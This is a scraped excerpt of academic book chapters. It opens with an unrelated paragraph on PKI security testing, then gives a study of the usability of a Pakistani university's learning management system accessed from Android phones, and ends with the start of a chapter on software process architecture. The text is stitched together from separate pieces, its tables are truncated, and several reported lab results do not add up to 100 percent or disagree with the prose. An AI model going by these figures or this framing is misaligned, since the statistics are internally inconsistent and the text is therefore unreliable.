PKI is the means by which many Web entities exchange information privately and securely over such a public medium. PKI uses a public and a private key; one key is kept private on one system, and a public key is distributed to other systems wishing to engage in secure communication. PKI-based security is fully capable of providing robust authentication, authorization, and nonrepudiation services for any application that can make use of it. One reason that PKI is so good for security is because PKI was originally designed for use on the Internet. Also, PKI can be used to provide security for more than one application at the same time. Because PKI is such a great security solution, it only makes sense that numerous toolkits are available to assist with creating applications that implement PKI, as well as toolkits available for applications that use other security methods. One of the market leaders in such toolkits is Phaos Technologies. After you have decided on the security methods you are going to employ within your organization, you need to make certain that you have fully tested these plans prior to a full-production implementation. Testing in a production environment can be devastating to your application infrastructure. Three goals should be kept in mind prior to beginning the testing process: that you establish that the implementation has the desired result, that you ensure that your infrastructure remains stable and continues to perform well after the implementation, and that you define an appropriate back-out strategy. With these goals in mind, you should be fine. You need to ensure that you are testing for performance, functionality, and security.

Pir Mehr Ali Shah Arid Agriculture University, Pakistan

ABSTRACT

For success of android applications working in cloud environments usability testing is vital as the user usability satisfaction is the leading point in market. Authors are testing usability of the learning management system of (National university of science and Technology Pakistan)ten usability factors system content visibility, system learn ability, accessibility, operability, consistency, feedback, error message production, error prevention, and ease to remember system operations are chosen on the basis of these key factors proper experimentation on users who access LMS by their smart phones using android applications in cloud environments is conducted.Pre-test was conducted for measuring the initial requirements of experimentation process after that the detailed experimentation was performed to measure the usability factors presence in android based web applications operated in cloud environment. The results are statistically summarized against.

INTRODUCTION

The success of a web application has its roots deep into the usability analysis and testing. Access to a web application from Android devices is another key issue of usability. Android web applications are providing ease to users. On the other hand they are also creating difficulties for users in a usability sense, as a new user cannot easily pick and understand the interface of Android apps and web apps, and their way of operating. If the Android apps, and specifically web apps accessed through Android devices, are tested for usability prior to launching to the market, and even after the launching, many of the conflicts regarding usability issues of these apps can get resolved beautifully.

Android devices are providing the ultimate way of accessing web applications from cell phones using cloud environments. Users of Android applications and smart phones are increasing, as people are more attracted toward mobile computing devices use, due to the benefits these devices are providing, such as mobility, ubiquity, etc.

In current market scenarios where the technology enhancement and innovation is on peak and competition is really tough, the success of any software application depends a lot on its usability factors as the usability factors may be used to confirm that the user is feeling that it is easy to operate the application, the user is feeling that the steps of the application operability are easy to remember, in short that the user or customer is satisfied with the ease of operate that application is providing to user during operation in all senses. Usability factors not only help ensuring that the user is mentally comfortable while operating the application, but also that, physically, the user is not in any trouble while operating the application. For success of Android applications and web applications in Android devices, the surety of usability is vital and not ignorable as the customers' or end users' usability satisfaction is the leading point in market business.

So it is not only recommended to test the Android web applications for usability before launching them to the market but also after launching, for gaining valuable feedback from market and end users.

In this chapter, the authors are covering some important usability testing techniques for Android based web applications while working in cloud environments.

Usability engineering is a branch of software engineering. Usability is about the human and computer relations and friendly interactions.

Usability enhances task accomplishing power of users by providing user friendly interfaces. Usability engineering is applicable mostly everywhere in the software and computer science (Blandford, Keith, Connell, & Edwards, 2004).

Web applications are a vastly growing area in software and computer sciences. Success criteria of web based applications depend on satisfaction of the end user.

The end user rates a web application as satisfactory if he feels that it is easy to understand, learn remember and to operate (Amalfitano, D., Fasolino, A., & Tramontana, P, 2011). All these properties are available in a web application if its usability is tested verified and validated. Nowadays, usability is considered very important for the web interfaces.

The concept of usability emerged at the end of 1970s. In the documents of ISO 9241-11 specification, this term is defined officially as following (Andreasen, M. S., Nielsen, H., Schrøder, S., & Stage, J, 2007): "extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use". In this definition, effectiveness

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

stands for correct and complete degree of user accomplishing certain tasks and achieving a specific goal, efficiency means the ratio between the degree of accomplishment and the resources costs (such as time), and satisfaction is the extent of users satisfaction and acceptance in the use of products.

In 1993, Nielsen made a thorough explanation about usability in his book Usability Engineering following (Andreasen, M. S., Nielsen, H., Schrøder, S., & Stage, J,2007):

1. Learnability: the system should be easy to learn;
2. Efficiency: the use of the system should be high efficiency;
3. Ease of remembrance: the system should be easy to memory;
4. Error: the system should have lower error rates, and can prevent the disastrous mistakes;
5. Satisfaction: the system should be used with comfort.

Other researchers' work shows that enhancing the usability of web applications showed a great increase in the number of users (Moritz & Meinel, 2010). The current age is offering mobile based web applications which allow users to directly access web apps from their cell phones using different software. The latest technology in that field is Android operating system for smart phones to access web base applications and run them. Android has been launched by Google as an open-source Mobile phone operating system; it is a Linux-based Platform; its major parts are the operating system, Middleware, user interface and application Software (Andreasen, Nielsen, Schrøder, & Stage, 2007).

Mobile devices and applications offer important benefits to their users, in terms of portability, location awareness, and accessibility.

A number of studies have examined usability challenges in the mobile context, and offered meanings of mobile application usability and methods to evaluate it (Nayebi, Desharnais, & Abran, 2012).

Complex computer systems are finding their way into everyday life, and with a much broader customer base. This has made usability more critical. As a result, companies are seeing the benefits of designing and developing their products with user oriented methods instead of technology oriented methods, and are endeavoring to understand both user and product, by investigating the interactions between them (Nayebi, Desharnais, & Abran, 2012).

The increasing mobile application market demands that the developers develop fine quality applications for surviving in the market (Blandford, A., Keith, S., Connell, I., & Edwards, H, 2004). The quality prospect of the apps contains good design, learn ability, access but the most important property is usability testing.

All well reputed universities are providing online learning management systems to their students, and most of the students access these web bases learning systems by their cell phones, especially by Android based devices, accessing their data spaces in the cloud. Thus, the usability testing is vital for these applications. In this paper the usability of the Learning management system of NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN is tested experimentally, different approaches in use are covered for usability measurements and a mix of these discussed approaches are applied for testing the usability of the university LMS (learning management system).


The results gathered are statistically analyzed and, on the bases of these results, solutions to the problems are suggested and concluded.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

Usability Testing in Literature Review

Since the 1990s, usability testing is done by using different techniques, like cognitive modeling, expert heuristics, pluralistic usability walkthrough, etc. (Andreasen, Nielsen, Schrøder, & Stage, 2007).



There are two popular techniques to test usability. The first one is lab testing and the other is field study. Traditionally, usability testing is done using lab testing because in lab it is easy to collect data and all equipments are available. In the second technique usability testing is done in the environment where the technology is going to be in used because it is related to the real world (Amalfitano, Fasolino, & Tramontana, A GUI Crawling-Based Technique for Android Mobile Application Testing, 2011). This is also called remote usability testing (figure 1).

The lab study or experimentation is again divided into synchronous and asynchronous testing.

The synchronous test is performed in real time and the test monitor is separated spatially from the test subject, while in asynchronous mode the test monitor and the test subject are separated both spatially and temporally (Andreasen, Nielsen, Schrøder, & Stage, 2007). According to some authors, the synchronous method is equivalent to traditional method (Belli, Budnik, & White, 2006).

Remote testing technique is based on client sever concept where the observer can be an ordinary computer connected with a network connection. Here the server is connected with the client and gets all the data from the client. The problems can be found by analyzing data. The camera captures shots only when there is a change on the screen. The reason is that during mobile operation the time taken by each operation is usually long. The images are then collected from the client, then are converted to PNG for smaller size, saved and named according to their timestamps, in order to transfer them to the server via WI-FI. These images show all the operations performed by the user and the time spent on

Figure 1. Usability Testing Techniques (Amalfitano, Fasolino, & Tramontana, A GUI Crawling-Based Technique for Android Mobile Application Testing, 2011)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

each operation, and also the sequence of operations. Here, the server displays pictures synchronously. After that, a test player is used to play screen shots (Andreasen, Nielsen, Schrøder, & Stage, 2007) in one of the following ways:

Play Frame by Frame: In this technique we set the number for how much frames to play per second.

Play in Time: In this technique images are played in real time one by one according to their timestamp (Andreasen, Nielsen, Schrøder, & Stage, 2007), (Belli, Budnik, & White, 2006). Timestamp shows two things one is time spent on each operation and second is what operation is done. It helps the analyzer to analyze the data after the experiment.

The next step is a questionnaire, which consists of two parts: subjective part and objective part. The objective part contains questions about the background of the user and their interaction in experiment. It usually has odd option category scale. The subjective part contains the user's feeling, opinion, advice and so on (Andreasen, Nielsen, Schrøder, & Stage, 2007).

As Android application behavior is event-driven, many techniques are there for testing Android applications using EDS (Event Driven System) testing. However, it is important to understand how this approach can be used to obtain a cost-effective testing technique. Many EDS(Event Driven System) testing approaches require suitable models of the system or sub-system to perform tests, such as Event-Flow Graphs, Event-Interaction-Graphs, or Finite State Machines (Amalfitano, Fasolino, & Tremonton, 2010), (Marchetto, Tonella, & Ricca, 2008), (Thompson & Torabi, 2007), (Mesbah & Van Deursen, 2009), discover the analysis of user session traces for conducting test cases (Memon, Banerjee, & Nagarajan, 2003), or are based on GUI rippers (Mesbah & Van Deursen, 2009) or Web 253 (an Internet bot that systematically browses the World Wide Web) application crawlers (Sakuraashe, Sasindranasivapalan, & Warren, 2009) that decrease possible flow of events that can be transformed into test cases. While using these approaches to perform Android testing, the first requirement is the selection of the considered models to get event types and the sources used for Android application.

As a result, new reverse engineering and GUI Ripping approaches (Amalfitano, Fasolino, & Tremonton, 2010) need to get the important models, platforms and tools (Marchetto, Tonella, & Ricca, 2008). When an automatic testing technique is used to test Android applications, which is based on crawler, it produces a model named as GUI tree. It consists of nodes and edges. Here the nodes show the interface of Android application and edges show event based transitions between nodes. To get this model the crawler fires an event on the user interface. It captures two things: one is information about the interface, and another is the event which is used to decide whether further events will be fired or not. Here the interfaces are used to form GUI where their connection is established by using transition relationship. Each interface is distinguished by activity instance and is formed by a set of widgets (a visual item of the interface is named as widget). It performs its operation by an instance of view class, a dialog class or menu class item. Each widget is distinguished by some properties having related values, meaning that each widget is differentiated by their size, color, position, and caption (Amalfitano, Fasolino, & Tremonton, 2010). In some cases the widget has a property for the user to provide input at run time. When an event occurs this means that a transition is performed between interfaces. In Android application there are two types of events. The crawler algorithm is used to produce a GUI tree that is able to run two testing techniques. Automatic crash test (Zhifangliu, Liu, & Openggao, 2009) main features are that it is used to show applications faults. To perform crash test the test cases which are used show the sequence of events connected with each other using paths of GUI tree to connect root node to the leaf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

node. Regression testing is performing after changes have been made. In this test, previous test cases are first run, firstly to check whether the behavior of the application has changed or not, and also to see what the new emerging problems are. In both testing techniques it is recommended to use the same test cases and find suitable solutions to check differences in the application behavior. This is usually done by comparing user interface sequence in both tests. In literature review there is evidence of frameworks for the testing of usability for mobile applications. Each framework is giving some specific solution for the usability problem (see Table 1).

EXPERIMENTATION FOR THE USABILITY TESTING OF ANDROID BASED WEB APPLICATIONS

In experimentation we followed a mix of techniques and the idea is taken from (Qing Li,Tao Wang, Jing Wang &Yun Li, 2011) with some modifications. All the students that participated in the experimentation belong to NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN. The experimentation method was divided into two major steps:

1. Field Study (Pre-test)
2. Lab Study

Table 1. Frameworks for measuring usability of mobile applications (Yumei w u & zhifang liu, 2009)

Framework Proposed by	Frame-work name	Stands for	Test Application	Detail	Test Cases Detail
Sakura et al.	Hermes	-	Hermes tool for J2me.	It is a framework to write test and for running it has distributed run time environment and also produce outcome of test	Its test cases are device independent and based on XML scripts and test can only perform on physical devices
Zhifang liu	SOA	-	It only validate test instance of simple local phone software and perform operation on the complex adaptive mobile application	As it is a mobile test frame work which is based on SOA architecture.	It gives client test framework for mobile application and use COM component division, design and also component interface design as a base.
Zhifang Liu	ART	Adoptive random testing	For mobile application	This test case generation technique only consider static context variable	-
Domenico Amalfitano et al.	Crawler	-	Android application	It automatically build a model for GUI	Through this technique the test case which are obtain can perform rapid crash testing and regression testing
Yumei Wu et al.	OCR	Optical character recognition	Mobile devices	It is new technique of GUI modeling for mobile devices and is responsible for image processing to extract character information.	-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Field Study (Pre-Test Phase) of Experimentation

Prior to the original experimentation we conducted a pre-test for the users who were using Android based devices to access the LMS (Learning Management System) of NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN. The purpose of this pre-test is to assess the users, by eliciting the previous knowledge about the system and skills with the operation of the system. For this purpose, a questionnaire of 11 questions was prepared. In this questionnaire, very basic questions regarding the use of Android based applications are covered; questions about the accessing of online courses information and learning of the system are included. The pre-test questions cover all the basic usability concerns of users in detail. The results are gathered by a field study and the gathered results are statistically measured. For each of the questions asked in the pre-test during the field survey, the answers' results are given in Table 2. We can say that the pre-test is evaluating the users' current knowledge and it also helps in judging the skills level of each user, meaning to what extent the user has command on the system operability, to what extent the user is using the system in daily life, how important the system is for the user daily life? Is the system adding something beneficial to the user life? If yes than what is the effect of individual elements of the system on the users' performance, such as the design, font size, text style either effect the learning of the user or not? If these things are affecting the learning of the user, than what about the system response time; how efficient it is? How much cognitive load it puts on the user? If the user is used to use the system in daily routine for learning purpose than how much is he familiar with the technology used in the application development?

No hardware or software is used in the pre-test as compared to the Lab test. This pre-test questionnaire covers all the emotional factors of a user, such as what the user thinks about the structure of LMS? General and oral know how of the user about the system. What does the user think about the modules of the LMS? Is it easy to work with the system? All these basic questions are covered by the pre-test questionnaire, which provides us very helpful material prior to conducting the actual experiment. We get the percentage of users using the system comfortably and, on the basis of this result we further narrow down the measurements of key factors of usability about the system to statistically measure and analyze. Pre-test helped us in conducting a pilot study before the actual experimentation; this pre-test is providing a base line for the Lab pre-test capturing. This pre-Test is judgment based Test or study which gives the surety that members going to take part in the actual experimentation are well known to the domain of the problem for which the study is going to be conducted. The pre –Test is an example of field study in true sense. In Pre-test the authors are gathering information from the users of the technology and assessing their level of understanding towards the problem. Pre-Test is beautifully connecting the people involved in the experimentation from mental involvement in experimentation (filling the questionnaires) to the physical involvement in the experimentation, as the pre-test is providing a bridge between the user and the actual experimentation phase. Meanwhile the Pre –test is also catching the basic level of insight of the actual users about the problem domain and usage of related technology devices.

Results of Field Study (Pre-Test) Phase of Experimentation

Table 3. shows the results of the field study (pre-test phase of experimentation), and figures 2 to 7 show the corresponding pie charts of the pre-test questionnaire results.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Pre-Test Questions.

Pre –Test Questionnaire
1. Are you skilled in installing and using most software on your phone? A. skilled B. can operate C. not skilled
2. Did you know about mobile apps? A. know very much B. know some C. don't know
3. Did you know about Android mobile apps? A. know very much B. know some C. don't know
4. Do you know about mobile learning? A. know very much B. know some C. don't know
5. Have you ever learned by online course? A. have learned B. have heard about C. don't know
6. Did text style and font size in the course effect on your learning? A. it is good B. the font is too small C. the color is not comfortable D. no effect
7. Can you find the items very quickly according to the task? A. very quickly B. needs to find carefully C. not easy to find
8. Is it easy to find out your current course in LMS? A. it has an obvious title B. needs to identify title carefully C. difficult to know
9. Did the name of module in LMS describe its content well? A. quite well B. not so accurate C. inaccurate
10. Do you think the structure of the LMS is reasonable? A. reasonable B. needs small revision C. too bad, can't understand it
11. How is the access speed of this website A. Quick B. Ordinary C. Slow

Table 3. Field study results.

S:No	Questions	Options	Percentage
1	Installing and using	Skilled	66.67
		Can operate	16.67
		Not skilled	16.67
2	Knowledge about mobile apps	Know very much	33.33
		Know some	66.66
		Don't know	0
3	Knowledge about Android mobile apps	Know very much	58.33
		Know some	41.66
		Don't know	0
4	Knowledge about mobile learning	know very much	50.00
		Know some	25.00
		Don't know	25.00
5	Have you ever learned by online course?	Have learned	66.66

Lab Study Phase of Experimentation

After the completion of the first phase of experimentation, which was the pre-test phase, the second part of experimentation has been conducted. The second part of experimentation included a lab study. In the lab study, students accessed their LMS (Learning Management system), using their own Android cell phones, and they rated the ten usability factors related to the LMS (Learning Management system). As these students were asked to access their LMS accounts from their personal cell phones, the size, type, and memory aspects of these devices were different for each student. Accordingly, these ten questions were rated by a sample of different 40 students belonging to different courses.

These ten usability factors are:

1. System content visibility
2. System learnability
3. Accessibility
4. Operability

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. Consistency
6. Feedback
7. Efficiency/Response time
8. Error message production
9. Error prevention
10. Ease of memorization of system operations

Each individual student during experimentation was observed carefully and his / her comments regarding the questions and related answers were recorded carefully.

Table 4., below, is showing the questionnaire used for assessment of these key factors of usability of a system.

The questionnaire is built on Likert skill technique.

After conducting the lab study, the data has been analyzed against each question asked, and then the percentage has been found out against each option. By this study the LMS is analyzed and each key factor is evaluated statistically.

Using this data, the authors caught different shortcomings in usability factors of the LMS, by communicating to the participant we got their views on how to change the factors. The results and pi-charts will clearly represent these factors in detail. The Lab study was conducted with the following parts:

1. Participants accessing LMS by using Android based cell phones applications.
2. Participants' operations on the LMS
3. Communication with participants
4. Filling of questionnaire by participants
5. Evaluating the results statistically

The questionnaire used for this purpose is containing ten questions; each question is representing one usability key factor. The questions are: the system content is visible clearly? It was very easy to learn how to use the LMS? It is really difficult to access the LMS by the Android based cell phone? It was great to operate the LMS by Android base cell phones? Design is consistent and follow same pattern on whole system? System is providing adequate feedback to users about their actions? Can you find the items very quickly according to the task and system response time is good? The system is moderate at error message providing? System is well designed and prevents errors? Once the tasks performed, are these easy to remember? The Lab-test questionnaire can be found in table 4.

Results of Lab Study Second Phase of Experimentation

Table 5. shows the results of the Lab study phase of experimentation, and figures 8 to 12 show the corresponding pie charts of the lab-study questionnaire results.

RESULTS OF USABILITY FACTORS AND IDENTIFIED PROBLEMS

After the detailed analysis of experimentation results it is found that most of the users faced problems during the communication process with their devices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Labs –Test Questionnaire.

Lab –Test Questionnaire
11. The system content is visible clearly? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
12. It was very easy to learn how to use the LMS? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
13. It is really difficult to access the LMS by the Android based cell phone? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
14. It was a great to operate the LMS by Android based cell phones? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
15. Design is consistent and follow same pattern on whole system? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
16. System is providing adequate feedback to users about their actions. A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
17. Can you find the items very quickly according to the task and system response time is good? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
18. The system is moderate at error message providing? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
19. System is well designed and prevents errors? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
20. Once the tasks performed, are these easy to remember? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree

Table 5. Lab study results.

Key factors	Strongly disagree	Disagree	Neutral	Agree	Strongly agree
System content visibility	0	7.5	12.5	40	20
System learn ability	2.5	5	7.5	32.5	27.5
Access ability	5	10	35	25	25
Operability	0	17.5	40	17.5	0
Consistency	2.5	5	20	47.5	25
Feedback	0	17.5	20	37.5	25
Response	0	10	17.5	32.5	40
Error message providing	2.5	0	30	40	27.5
Error prevention	2.5	5	22.5	40	30
Easy to remember	40	5	10	15	30

Authors divided these problems in two levels; one is the pre Test- level and second is the Experimentation level. In Pre-Test initial level of problems faced by Android users were judged and in Experimentation the detailed problems regarding usability factors of the Android web application were analyzed. In pre Test, 11 questions were asked to the participants. The questions were:

1. Are you skilled in installing and using most software on your phone? 2. Did you know about mobile apps? 3. Did you know about Android mobile apps? 4. Do you know about mobile learning? 5. Have





Figure 12. Pie charts for the answers to questions 9 and 10 of the Lab-study questionnaire

you ever learned by online course? 6. Did text style and font size in the course effect on your learning? 7. Can you find the items very quickly according to the task? 8. Is it easy to find out your current course in LMS? 9. Did the name of module in LMS its content well? 10. Do you think the structure of the LMS is reasonable? 11. How is the access speed of this website?

In statistical analysis, 66.67 percent of people were enough skilled to install and work on Android applications, 16.67 percent just were able to operate the systems and the problem faced was that 16.67 percent of the people were not properly skilled to operate the system. In the second question, the people ratio about knowing very much about detailed mobile apps was 33.33 percent, the people who were having some knowledge of mobile apps were 66.66 percent and 0.0 percent of the people answered to the worse point saying that they were not aware of mobile apps at all.

According to the survey 50 percent of people were familiar with mobile learning, 25 percent were having some information about mobile learning and 25 percent at whole were even not familiar with mobile learning. In the survey, while asked the question to participants have you ever learned by mobile

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

learning, 66.66 percent replied yes we have learned by mobile learning, 33.33 percent replied we heard about it but did not use mobile learning, while 0.0 percent answered that did not know about mobile learning which was in fact a good result.

In the question "did text style and font size in the course effect on your learning?" the answers were 91.66 percent people said it is good, 8.33 percent replied the font is too small, 0.0 percent replied the color is not comfortable, 0.0 percent of the people answered that it had no effect on them. In question "can you find the items very quickly according to the task?" Very quickly was replied by 50 percent, Needs to find carefully was replied by 33.33 percent people, while 16.66 percent people replied it is not easy to find the content.

Is it easy to find out your current course on LMS? It has an obvious title 33.33 percent people replied, Needs to identify title carefully 33.33 percent replied, while 33.33 percent replied that it was Difficult to know.

The system measured statistics for usability factors shows that system learn ability, access ability, error tolerance, error prevention message and feedback are key factors of usability engineering that are less in percentage. The solution that is recommended is to enhance the usability testing of the mobile applications prior to the launching to the market and improvement of usability factors on the basis of users' feedback, while they are launched to the market so continuous improvement will take place.

In question "did the name of module in LMS match its content well?" the answers given were, quite well 75 percent, not so accurate 16.66 percent and Inaccurate 8.33 percent replied. In question "do you think the structure of the LMS is reasonable?" the answers gathered were Reasonable, 41.66 percent replied, Needs small revision, 41.66 percent replied, Too bad/can't understand it, 16.66 percent replied. In question "how the access speed of this website is?" the answers were Quick, 41.66 percent replied, Ordinary, 58.33 percent replied, and Slow, 0.0 percent replied.

So in Pre –Test the major problems identified were installation and usage of mobile apps, information about mobile learning, finding the related item on LMS according to the task and structure and design issues of build apps for using.

This was all about pre-Test assessment results. Now, moving towards actual experimentation, the 10 questions asked were about 10 basic usability factors:

The system content is visible clearly? It was very easy to learn how to use the LMS? It is really difficult to access the LMS by the Android based cell phone? It was great to operate the LMS by Android based cell phones? Design is consistent and follows the same pattern on the whole system? System is providing adequate feedback to users about their actions? Can you find the items very quickly according to the task and system response time is good? The system is moderate at error message providing? The system is well designed and prevents errors? Once the tasks performed are easy to remember?

Regarding the students' answers, 20 percent strongly agreed, and 40 percent agreed, that the system content was clearly visible; 12.5 percent were neutral, 7.5 percent disagreed and 0.0 percent strongly disagreed.

About system Learnability, 27.5 percent strongly agreed that the system was very easy to learn how to use, 32.5 percent agreed, 7.5 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

Does the system provide good Access ability? 25 percent strongly agreed, 25 percent agreed, 35 percent were neutral, 10 percent disagreed and 5 percent strongly disagreed.

Does the system provide Operability? 0.0 percent strongly agreed, 17.5 percent agreed, 40 percent were neutral, 17.5 percent disagreed and 0.0 percent strongly disagreed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Does the system provide Consistency? 25 percent strongly agreed, 47.5 percent agreed, 20 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

Is the system providing good Feedback mechanisms? 25 percent strongly agreed, 37.5 percent agreed, 20 percent were neutral, 17 percent disagreed and 0.0 percent strongly disagreed.

Is the system response time good? 40 percent strongly agreed, 32.5 percent agreed, 17.5 percent were neutral, 10 percent disagreed and 0.0 percent strongly disagreed.

On failure, the system is providing Error messages? 27.5 percent strongly agreed, 40 percent agreed, 30 percent were neutral, 0.0 percent disagreed and 2.5 percent strongly disagreed.

The system is good in Error prevention? 30 percent strongly agreed, 40 percent agreed, 22.5 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

The system is Easy to remember? 30 percent strongly agreed, 15 percent agreed, 10 percent were neutral, 5 percent disagreed and 40 percent strongly disagreed.

After these clear statistical results the highlighted problems found are that the system was not easy to remember, error prevention was not up to the desired mark, and the system was averagely easy to operate.

CONCLUSION

Usability engineering plays a vital role in software engineering projects' success.

The customers' satisfaction level measures the success criteria of any project. Usability engineering is providing help in building the customer or end user satisfaction level; it is clear that the more the customer is comfortable with using the product the more market scope and praise the product will gain.

Nowadays, Android web applications, mobile learning and cloud environments are on their peak; people will go towards the apps that are user friendly, easy to use and easy to remember.

Usability engineering is a vast domain. Here the authors are taking just vital usability factors for measuring the usability of an online learning management system when used through an Android based mobile device. Usability factors implementation is a key to success in any web based learning system, especially if they are accessible by users on Android based cell phones.

For measurement of usability different techniques may be used. No unique technique is good or bad; it depends on the scenario of application.

The LMS (Learning management system) offered by NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN is accessible by thousands of the users for different purposes through their cell phones. It is providing a tremendous service to the user, and with the help of usability testing, and enhancement of its performance, improvements are possible.

Satisfactory usability conditions will help in user satisfaction and high performance. It is also concluded that usability testing of mobile applications are really very important; usability must be measured and tested prior to launching a product to the market and also after the launching so that its continuous improvement can take place.

KEY TERMS AND DEFINITIONS

Usability: Measures the capability of a product in allowing a user to achieve his/her goals, i.e. it measures the degree to which a product is fit for purpose. Factors typically used for measuring a software system usability are system status visibility, learnability, accessibility, ease of use and operability, consistency, system feedback, efficiency and response time, helping users recognize errors and solutions, user guidance and error prevention, and ease of memorization of system operations.

Usability Testing: Is a technique to assess the usability of a product by making real users use the product in a controlled environment, obtaining their opinions and sometimes observing them and registering their actions.

Chapter 17
A Method to Design a Software Process Architecture in a Multimodel Environment: An Overview

Cuauhtémoc Lemus
Research Centre in Mathematics (CIMAT, A.C.), Mexico

ABSTRACT

In the multimodel improvement context, Software Organizations need to incorporate into their processes different practices from several improvement technologies simultaneously (i.e. CMMI, PSP, ISO 15504, and others). Over the last few years, software process architectures have been considered a means to harmonize these technologies. However, it is unclear how to design a software process architecture supporting a multimodel environment. In this chapter, an overview of the method to design a software process architecture is presented, identifying basic concepts, views, phases, activities, and artifacts. In addition, important aspects in the creation of this method are explained. This method will assist process stakeholders in the design, documentation, and maintenance of their software process architecture.

1. INTRODUCTION

Multimodel Software Process Improvement (MSPI) aims to achieve business goals, develop quality products through a mature process applying multiple improvement technologies best practices simultaneously, and reduce time-to-market and production costs (Siviy, Penn, & Stoddard, 2008; Unterkalmsteiner, Gorschek,

DOI: 10.4018/978-1-5225-3422-8.ch017

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Islam, Cheng, Permadi, & Feldt, 2012). Therefore, software organizations are analyzing their processes, selecting appropriate improvement technologies and adopting best practices from each technology.

Problems have arisen within organizations working under this multimodel environment (Kelemen, Kusters, & Trienekens, 2011), where multiple technologies, which may be used in different ways, address the same need with significant overlap. Therefore, the decision to simultaneously adopt multiple technologies can be complex and can depend as much on how they will be implemented as on their specific features and benefits.

The need to harmonize technologies emerges as a solution toward working simultaneously with multiple improvement technologies (Kirwan, Marino, Morley, & Siviy, 2008a; Lawrence, 2009; Pardo, 2010). Currently, there are many harmonization approaches (Calvache, Pino, García, & Piattini, 2009; Kirwan et al., 2008a), methods and techniques (Halvorsen & Conradi, 2001; Mutafelija & Stromberg, 2003; Wang & King, 2000). Some techniques, such as mapping and comparison, are widely used but many other techniques have not yet been clearly defined, making harmonization of multiple technologies a difficult endeavor for organizations.

Software Process Architectures have been recognized as a means to harmonize multiple technologies within an organization that develops software products (Kirwan et al., 2008a; Kirwan, Marino, Morley, & Siviy, 2008b). Software process architecture in a multimodel environment is defined as "a set of process elements and its relationships that support adding, removing or modifying any improvement technology and allowing it to be derived from standard processes" (Pesantes, Lemus, Mitre, & Mejia, 2012a).

Several methods have been published to address the problem of how to design a process architecture (Borsoi & Becerra, 2008; Dai, Li, Zhao, Yu, & Huang, 2008; Green & Ould, 1996; Maldonado & Velázquez, 2006). However, it is unclear how to design a software process architecture that supports a multimodel software process improvement environment.

This research presents a method to design a software process architecture that supports a multimodel environment. This method considers creating a software process architecture that will receive as input a set of harmonized heterogeneous technologies and obtain as output a set of standard processes. It is based on a statistical thinking approach, analysis method and internal structured analysis technique.

Accordingly, the contents herein are structured as follows: section 2 presents a background of available efforts regarding methods to design a process architecture. Section 3 presents important aspects considered to create the method. Section 4 describes the basic concepts of the method. Section 5 shows the basic constructors of a software process architecture. Section 6 gives a general description of the method. Section 7 describes the method's phases, with their respective activities and artifacts. The last section summarizes conclusions and future works of this research.

1.1 Background

Today, researchers are concerned with understanding and improving the quality of software, which is being used in a variety of areas and applications and becoming more complex as the functionality required to provide services is evolving. As software increases in usage, complexity and size, the cost of building and maintaining it has increased as well. Software exhibits unexpected and undesirable behaviors that may even cause severe problems and damage that affect its quality. Hence, the software process approach has emerged to address these concerns and, recently, the research area of process architecture is emerging with it.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The software process approach is centered on the process through which software is developed. A software process is defined as "the set of partially ordered steps used to develop or enhance a software product" (Feiler & Humphrey, 1993). This approach is based on the assumption that there is a direct correlation between the quality of the process and the quality of the developed software. Evidence indicates that a well-defined software process appears to be one way to decrease the cost and increase the productivity of developing software (Herbsleb, Carleton, Rozum, Siegel, & Zubrow, 1994).

Therefore, since the 1990s, organizations are moving toward a process oriented approach to develop software. A strategy to achieve some level of control in product quality is to use appropriate processes, methods, models and standards in product development. But, problems have arisen with the adoption of several of these elements in a software organization to achieve process improvement. In this section, we discuss this issue and show how the idea of using a process architecture emerges to generate software processes from the proper combination of models, methods or standards. Thus, three areas were identified and will be explained: software process improvement, multimodel environment and process architecture.

1.1.1 Software Process Improvement

As stated earlier, methods, models and standards are being used as tools to improve product quality. One way to improve quality is by improving the process constantly. Software Process Improvement (SPI) examines how to improve an organization's software development practices, once the software process evaluation has clarified what the current state of the process is. SPI is not planned as a single step to excellence but is performed gradually by transitions from one maturity level to the next.

